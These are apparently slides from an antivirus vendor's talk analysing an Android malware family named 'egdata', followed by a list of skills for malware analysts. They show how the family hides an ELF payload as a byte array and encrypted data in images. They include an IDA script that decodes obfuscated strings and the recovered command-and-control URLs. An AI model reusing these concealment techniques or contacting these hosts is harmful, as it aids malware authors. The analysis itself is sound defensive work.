
分析案例——egdata

- 样本特点




分析案例——egdata

- 该家族对需要运行时加载的资源或可执行文件采用了多种方式隐藏
  - 将文件拆分为二进制数据流，加密变换，以数组的方式存储在源代码中
  - 将文件加密变换，存储在图片文件内部
  - 部分关键信息存储在so中




```
AndroidManifest.xml
▼ assets
    emg.jpg
    skin1.kws
    uhr16.dat
    wkag.jpg
  classes.dex
► cn
► lib
► META-INF
► res
  resources.arsc
```




```
static
{
  byte[] arrayOfByte = new
  arrayOfByte[0] = 127;
  arrayOfByte[1] = 69;
  arrayOfByte[2] = 76;
  arrayOfByte[3] = 70;
  arrayOfByte[4] = 1;
  arrayOfByte[5] = 1;
  arrayOfByte[6] = 1;
  arrayOfByte[16] = 3;
  arrayOfByte[18] = 40;
  arrayOfByte[20] = 1;
  arrayOfByte[24] = -116;
  arrayOfByte[25] = 9;
  arrayOfByte[28] = 52;
  arrayOfByte[32] = 12;
  arrayOfByte[33] = 19;
  arrayOfByte[36] = 2;
  arrayOfByte[39] = 5;
  arrayOfByte[40] = 52;
  arrayOfByte[42] = 32;
  arrayOfByte[44] = 5;
  arrayOfByte[46] = 40;
  arrayOfByte[48] = 17;
  arrayOfByte[50] = 16;
  arrayOfByte[52] = 1;
  arrayOfByte[55] = 112;
  arrayOfByte[56] = -72;
  arrayOfByte[57] = 16;
  arrayOfByte[60] = -72;
  arrayOfByte[61] = 16;
  arrayOfByte[64] = -72;
  arrayOfByte[65] = 16;
  arrayOfByte[68] = 72;
  arrayOfByte[72] = 72;
```

分析案例——egdata

- 关键信息解密




```
aU1_U_        DCB "p▮▮▮▮▮▮▮íl"
                    ; DATA XREF: Java_com_suntu_engine3_engine_jni_JNIEngine_getUrls+1E↑o
                    ; .text:off_E5C↑o ...
          ALIGN 4
aHttpAnd_sfdokc DCB "▮▮{pp▮▮▮▮o▮▮zqzqdd▮▮{pp▮▮ò▮▮▯o▮▮zqzqdd▮▮{p"
           DCB "p▮▮▮▮▮▮▮zqzqdd▮▮{pp▮▮▮▮▮o▮▮zqzqdd▮▮{pp▮▮"
           DCB "zyzo▮▮zqzq",0
          DCB   0
           DCB   0
           DCB   0
```




Please enter IDC statement(s)

```
auto i;
for (i = 0xf74; i <= 0xf88; i++) {
  PatchByte(i, Byte(i) + 0x41);
}

for (i = 0xf8C; i < 0x1018; i++) {
  PatchByte(i, Byte(i) + 0x41);
}
```




```
MOVS   R3, R4
ADDS   R0, R4, R0
```

```
loc_E22
LDRB   R2, [R3]
ADDS   R2, #0x41
STRB   R2, [R3]
ADDS   R3, #1
CMP    R3, R0
BNE    loc_E22
```



```
aU1_U_        DCB "/androidengine/loginA" ; DATA XREF: .text:00000E06↑o
                    ; .text:off_E5C↑o ...
          ALIGN 4
aHttpAnd_sfdokc DCB "http://and.sfdokc.com:9090##http://and.gomooner.com:9090##http:/"
           DCB "/and.koppopo.com:9090##http://wap.datacici.com:9090##http://w.up"
           DCB "989.com:9090",0
          DCB   0
           DCB   0
           DCB   0
```

分析案例——egdata



还原加密信息


实现解密函数

还原加密文件

分析解密文件

创造就是我们的脚步

理想的恶意代码分析师应具备的素质



专业能力

- 恶意代码认知
- 平台网络等知识
- 工具使用
- 编程能力
- 逆向能力

非专业能力

- 经验
- 英文水平
- 资料收集和整理能力
- 联想能力

心态

- 耐心
- 学习欲望
- 抗压能力
- 热爱和兴趣

创造就是我们的脚步

谢谢

愿在反病毒事业上与君共勉，开诚合作

http://www.antiy.net